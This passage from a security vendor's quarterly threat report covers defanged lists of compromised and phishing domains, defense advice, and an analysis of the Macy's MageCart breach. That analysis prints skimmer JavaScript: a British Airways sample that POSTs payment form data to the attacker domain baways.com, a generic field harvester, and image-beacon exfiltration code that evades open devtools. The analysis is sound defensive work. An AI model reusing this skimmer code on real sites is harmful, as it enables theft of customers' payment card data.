
Top Compromised Websites

There were only two new additions to the compromised website list when comparing it to previous quarters. We added the first new domain, o4uxrk33[.]com, to our feedback in late 2018 after we found it hosting the Bundlore adware family. Bundlore masquerades as an Adobe Flash update to trick unsuspecting users into downloading and installing the payload. This particular domain was hosting the macOS version of Bundlore.

The second new domain, d[.]zaix[.]ru, is a file-hosting platform similar to ones we've highlighted in previous reports. Threat actors love to use file-hosting platforms to distribute malicious code because they can often ride on the site's otherwise good reputation for longer than they could if they spun up a brand-new domain. We highlighted one file sharing domain, mixtape[.]moe, in the Q2 and Q3 2019 reports that had to shut down after the site's creator couldn't keep up with removing malicious content that users uploaded.

COMPROMISED
update[.]intelliadmin[.]com
disorderstatus[.]ru
differentia[.]ru
0[.]nextyourcontent[.]com
www[.]sharebutton[.]co
rekovers[.]ru
install[.]pdf-maker[.]com
o4uxrk33[.]com*
query[.]network
d[.]zaix[.]ru*

* New in Q4 2019



Top Phishing Domains

Domains in the top phishing domain list are designed to trick victims into willingly giving up their credentials. Often times these domains host fake forms designed to look like login portals for web apps like Office 365 and Google Docs. There were three new additions to the top 10 phishing domain list this quarter. We first started seeing requests to click[.]icptrack[.]com in November 2019 and found it was hosting an Office 365 phishing campaign. In just a month, it generated enough traffic to come in at #2 in detections for the quarter.

We added the second new addition, fres-news[.]com, to our blocklist in November 2019 after finding it hosting several different phishing and spam campaigns. Most pages hosted on the domain prompt the user to enable notifications that grant it additional privileges to display and modify content, which it abuses to inject pop-ups and redirects into browser sessions.

The final domain, app[.]nihaocloud[.]com, is a Cloud storage service similar to Google Drive and Dropbox. While it has legitimate uses, we added it to the blocklist in November 2019 after finding it hosting several OneDrive phishing campaigns.

PHISHING
paste[.]ee
click[.]icptrack[.]com*
usd383org-my[.]sharepoint[.]com
uk[.]at[.]atwola[.]com
fres-news[.]com*
app[.]nihaocloud[.]com*
nucor-my[.]sharepoint[.]com
help[.]fuzeqna[.]com
email[.]veromailer[.]com
a[.]top4top[.]net

* New in Q4 2019

Firebox Feed: Defense Learnings

In Q4 2019, a substantial percentage of threats were what we classify as zero day malware, meaning they slip past traditional signature-based anti-malware defenses. It's more important now than ever to deploy tools capable of detecting these evasive threats and the evolving threat landscape of phishing and web-based attacks. Here are some tips you can follow to keep your networks and employees safe from cyber attack.

1

Use a layered defense

Simply installing endpoint AV on your workstations is not good enough for keeping them clean from modern malware. Instead, use a layered approach of multiple types of anti-malware at the perimeter all the way down to the endpoint with other tools like Endpoint Detection and Response (EDR) to back it up. Make sure at least one of your anti-malware defenses uses behavioral detection instead of relying just on signatures or you'll stand to miss a substantial portion of threats.

2

Watch out for fake software updates

This is an old type of social engineering that simply won't go away because it keeps working. Cyber criminals are getting better at making convincing software update notifications that might trick an unsuspecting individual. In Q4, we saw attackers using this method to distribute the Bundlore family of adware. If in doubt, open the application in question and trigger an update from its own help menu instead of downloading anything from a website if possible.

3

Use multi-factor authentication!

Even with the downward trend of Mimikatz detections this quarter, other credential theft tools like Hacktool.JQ and convincing phishing attacks are fueling more attacks against authentication. Deploying MFA for your sensitive accounts is one of the single best defenses you can have against authentication attacks.

Top Security Incidents

Top Security Incidents

Macys.com Payment Card Breach

On October 15, 2019, IT staff at Macy's became aware of what they called "a suspicious connection between Macys.com and another, third-party website." After a quick investigation, they found someone had inserted malicious JavaScript into two pages on Macys.com, the checkout page and the wallet page. Any information entered into those two pages from the point of infection, October 7th, to when the malicious code was removed a week later would have been siphoned off and sent to the attackers. This could include payment card numbers, expiration dates and security codes along with customer names and full home addresses.

The JavaScript used in this attack, known as MageCart, has been around for about a decade but has been gaining increasing use over the last two years. MageCart primarily targets websites built on the Adobe Magento eCommerce platform, though it's also started branching out to hit other platforms as well. In 2018 for example, Ticketmaster reported a MageCart breach on their ticketing platform. Later that year, British Airways found highly specialized MageCart code implanted on their own booking platform. By the end of 2019, many estimates put MageCart infections in the tens of thousands of domains.





Figure 17: Macys.com

Supply-chain attacks like MageCart are an effective option for cyber criminals because they can remain almost invisible to unsuspecting victims. In this section, we'll analyze the MageCart code to see how it works and cover a few potential avenues the attacker could have taken to implant their code in Macy's checkout process.

MageCart

MageCart attacks typically come in one of two different flavors, either a highly customized script designed for the specific target, or a blanket "catch all" version that can work on just about any website. The version that attackers injected into the British Airways website for example, was only 22 lines of code.




```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementsByTagName("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    });
};
```

Figure 18: Example of the British Airways MageCart

The script was simple but effective. It hooked in to the mouseup and touchend events for the submit button on the payment page to trigger after someone clicked either with their mouse or finger. Once triggered, it grabbed all of the data from the payment form, as well as the name of the payee, and fired them off to a domain under the attacker's control.


Not all MageCart infections are this specialized though. More commonly, attackers inject a version of the script that doesn't know the names of the web elements that hold the valuable data.



```
SaveAllFields: function() {
    var inputs = document.getElementsByTagName("input");
    var selects = document.getElementsByTagName("select");
    var textareas = document.getElementsByTagName("textarea");
    for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
    for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
    for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
    Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
},
```

Figure 19: Generic MageCart sample script

This version of MageCart for example, has a function that grabs the contents of every input field that the victim might have typed something into (input and textarea) or clicked (select). If the attacker can inject this version into the checkout page of a website, it could grab any and every bit of data the user typed in or auto filled. Even the way this script exfiltrates the stolen data is interesting.



```
SendData: function() {
    if (!window.devtools.open) {
        $s.Data['Domain'] = location.hostname;
        var encoded = $s.Base64.encode(JSON.stringify($s.Data));
        var hash = calcMD5(encoded);
        for (var i = 0; i < $s.Sent.length; i++)
            if ($s.Sent[i] == hash) return;
        $s.LoadImage(encoded);
    }
},
TrySend: function() {…
},
GetCCInfo: function() {…
},
LoadImage: function(encoded) {
    $s.Sent.push(calcMD5(encoded));
    Cookies.set("$sent", $s.Base64.encode(JSON.stringify($s.Sent)));
    var img = document.createElement("IMG");
    img.src = $s.GetImageUrl(encoded);
    Cookies.remove("$s");
},
GetImageUrl: function(encoded) {
    return $s.Gate + "?hash=" + encoded;
},
```

Figure 20: Example of MageCart Data Exfiltration code

There is a lot going on here so let's start with the SendData function. By the time the script calls this function, it has already scraped and parsed the payment card data into the Data element of the $s JavaScript object. The first check this function makes is whether the developer tools window is open in Chrome, Safari or Firefox. It only continues if it detects that the window is closed. The developer tools built into most browsers includes a tool for monitoring the web requests that a web page makes, so it makes sense that a malicious program would not want to show its face while someone is looking closely.

After confirming it isn't being watched, the script adds the website's domain to the data object and Base64 encodes it to prepare it for transport. It then calculates the cryptographic hash of the data and checks whether it has already exfiltrated that specific blob yet. Assuming it hasn't already sent off the encoded data, it finishes by calling a function called LoadImage. LoadImage starts by appending the data hash to the list that keeps track of sent data. This is the list that the SendData function checked before continuing to this point. It is easier for an infection to go under the radar for longer if it only generates the minimum amount of noise possible, which is why the attackers try to limit sending the same data twice.

The LoadImage function then dynamically adds a new HTML image element to the web page and then sets the image source URL to a combination of a domain under the attacker's control and the encoded stolen data. This is called "lazy loading" an image, dynamically adding it and loading it using JavaScript instead of including the element in the base HTML of the page.

In this case, when the browser goes to load the new "image," it sends a web request to the attacker's server with the encoded data attached to a URI parameter called hash. The attacker can then save the contents of that URI parameter and decode it later to retrieve the stolen payment card data.

To the victim or any monitoring software, it looks like the web page just sent out a request to load an image, which might not be immediately suspicious.

Injection Avenues

There are a few different ways for an attacker to inject the MageCart JavaScript onto a web page. If the website suffers from a stored cross-site scripting (XSS) vulnerability, the attacker could exploit that vulnerability and have the site serve up the malicious JavaScript as if it was its own. XSS has been a part of the **Open Web Application Security Project (OWASP) Top 10** for over a decade. These days, mitigation techniques against this type of threat are well understood and relatively commonplace across the web. This means attackers have had to get more creative when finding ways to inject their malicious code.

Attackers can also exploit vulnerabilities in the web server software, including eCommerce software, to inject their code into the site. There have been reported instances of attackers exploiting old, un-patched versions of Magento that exploit CVE-2016-4010, an object injection vulnerability in the Magento API.

Insecure development practices can lead to malicious code injections too. If an attacker can gain access to the code repository for a website, they can update the code to include their skimming JavaScript, which will then be deployed the next time an update goes out. A common practice for some websites includes loading their legitimate JavaScript files from Amazon S3 buckets. Unfortunately, Cloud storage security practices are still lacking, which can lead to an attacker replacing a legitimate JavaScript file with one that's been tainted with MageCart.

Finally, insecure public Wi-Fi also enables MageCart attacks, albeit on a client-by-client basis. Instead of infecting the server itself, the attacker can man-in-the-middle (MitM) a wireless connection and inject their code into responses sent back to unsuspecting clients.

Important Takeaways

This probably isn't the first time you've heard of MageCart and definitely will not be the last. Attackers simply have too many options for injecting malicious code into vulnerable websites and connections for this threat to die out soon. The good news is, security tools that inspect network traffic can help keep you safe from unknowingly giving up your credit cards. Here are some tips to help combat the threat of MageCart and similar attacks.

1

Use a DNS Firewall

DNS firewalls work by inspecting DNS traffic and sending malicious requests to a black hole instead of their original destination. DNS firewalls can help block connections to the malicious domains that attackers set up to facilitate exfiltrating their stolen data.

2

Follow the OWASP Top 10

If you're a developer, be sure to stay up to date on the secure coding practices highlighted in the OWASP Top 10. OWASP does an excellent job of outlining the top threats that web applications face and mitigation techniques for keeping them secure.

3

Use a VPN on Public Wi-Fi

It's increasingly rare for eCommerce websites to lack HTTPS encryption but even with encryption there are still ways for attackers to trick web browsers into serving up unencrypted content. If you're on public Wi-Fi, this means an attacker could then inject malicious code into your browser session. Using a VPN to set up an encrypted tunnel right through the insecure Wi-Fi connection is a great mitigation against this threat.

Conclusion & Defense Highlights

Conclusion & Defense Highlights

Now that you know the quantifiable threat statistics for last quarter, you know the real threats that you should invest in defending against. Rather than wasting too much time worrying about the one-time "Tylenol killer" of cyber threats, you can sleep easier knowing you've added protections against the threats that almost all businesses encounter regularly. This doesn't mean you shouldn't also prepare some for more sophisticated and rare attacks, but with the basic blocking and tackling already in place, you shouldn't have to panic about the latest cyber headline. Here are the defenses we recommend based on our Q4 findings.

Considering these trends, here's our security advice to survive next quarter:

Beware big event phishing (Coronavirus)

Phishing and spear phishing are still two of the most popular ways for attackers to breach an organization's security. Whether from stealing credentials or misleading a victim into opening what looks like a business attachment, cyber criminals can usually take over at least one corporate computer from a phishing attack, and from there they tend to easily elevate their privileges and pivot to the rest of your network. Attackers use many lures in their phishing attempts, but a very popular strategy is to take advantage of the latest global breaking news or event. Outbreaks like the Coronavirus are a perfect opportunity for these criminals to trick your employees into interacting with their email content. We already saw attackers starting to use this pandemic in their phishing last quarter, and we expect it to happen much more in Q1 as well. Realize that whenever there is any tragedy or big event making headlines – especially when global – phishers will likely use the topic as a lure. Besides sharing this sort of security awareness with your organization, be sure to use anti-phishing tools, like WatchGuard's DNSWatch, to defang any phishing links your employees do accidentally click on.

Invest in powerful malware protection

Q4 2019 was a banner quarter as far as evasive malware was concerned. With zero day malware accounting for 68% percent of total malware volume, you are not going to survive long online without advanced anti-malware protection. As in all cybersecurity, we recommend layers of defense. Nowadays, good malware protection involves signatures, threat intelligence, whitelisting, behavioral detection, and machine learning to predict future threats. You should deploy both network and endpoint protections. We also recommend endpoint detection and response (EDR) solutions that have a final chance to remediate malware that does run on your endpoints. If you don't already have these protections, you can get all of these layers with the Firebox Total Security Suite.

Don't fall for fake updates

Usually, we encourage you to install patches as soon as they become available. This advice holds true, but you also have to watch out for fake updates preying on our best security practices. Attackers still use a common but old trick of displaying fake "update" pop-up windows, often when you visit particular websites. Last quarter, we saw criminals still using the typical "Adobe Flash" update trick to distribute the Mac Bundlore malware. As you join guest networks, or browse the Internet at large, be aware that web pop-ups about Adobe updates are likely not legit. If you are concerned about keeping your Adobe software up to date, we recommend you directly use the update mechanism built into Adobe software. Meanwhile, DNS filtering products like DNSWatch can help employees who do accidentally succumb to fake updates.

Protection yourself off-premises

In this report, we often talk about the threats in context of your local headquarters network. The truth is, you are just as susceptible to cyber attacks – if not more – while working off-premises. According to a recent WatchGuard and CITE Research survey, 90% of midmarket businesses have employees that spend 50% of their week working outside their HQ. You'll encounter the types of compromised websites and phishing campaign we saw in Q4 outside your network perimeter just as often as you do inside your corporate protections. Worse yet, you may not have as many defenses protecting you. We recommend you deploy a full endpoint protection suite, including DNS filtering and Threat Detection and Response, to protect your traveling or off-premises workers from being infected while outside your network. WatchGuard recently announced our Passport product that gives you security on the go.

The past doesn't always predict the future, but following historical statistical trends is the best way to figure out the risks you should really worry about. Sometimes, the headline grabbing attacks can seem the scariest. They tend to generate more emotion, and thus more panic. However, the latest headline isn't necessarily the threat that is causing the most loss. Hopefully, our report helps you identify the threats that really target businesses today. With that knowledge, you should be secure in the defenses that can protect you. As always, leave your comments or feedback about our report at **SecurityReport@watchguard.com**.

Corey Nachreiner
Chief Technology Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's technology vision and direction. Previously, he was the director of strategy and research at WatchGuard. Corey has operated at the frontline of cybersecurity for 19 years, and for nearly a decade has been evaluating and making accurate predictions about information security trends. As an authority on network security and internationally quoted commentator, Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, eWeek, Help Net Security, Information Week and Infosecurity, and delivers WatchGuard's "Daily Security Byte" video series on **www.secplicity.org**.

Marc Laliberte
Sr. Security Threat Analyst

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

Trevor Collins
Information Security Analyst

Trevor Collins is a Information. Security Analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 10,000 security resellers and service providers to protect more than 80,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit **WatchGuard.com**.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at **www.secplicity.org**.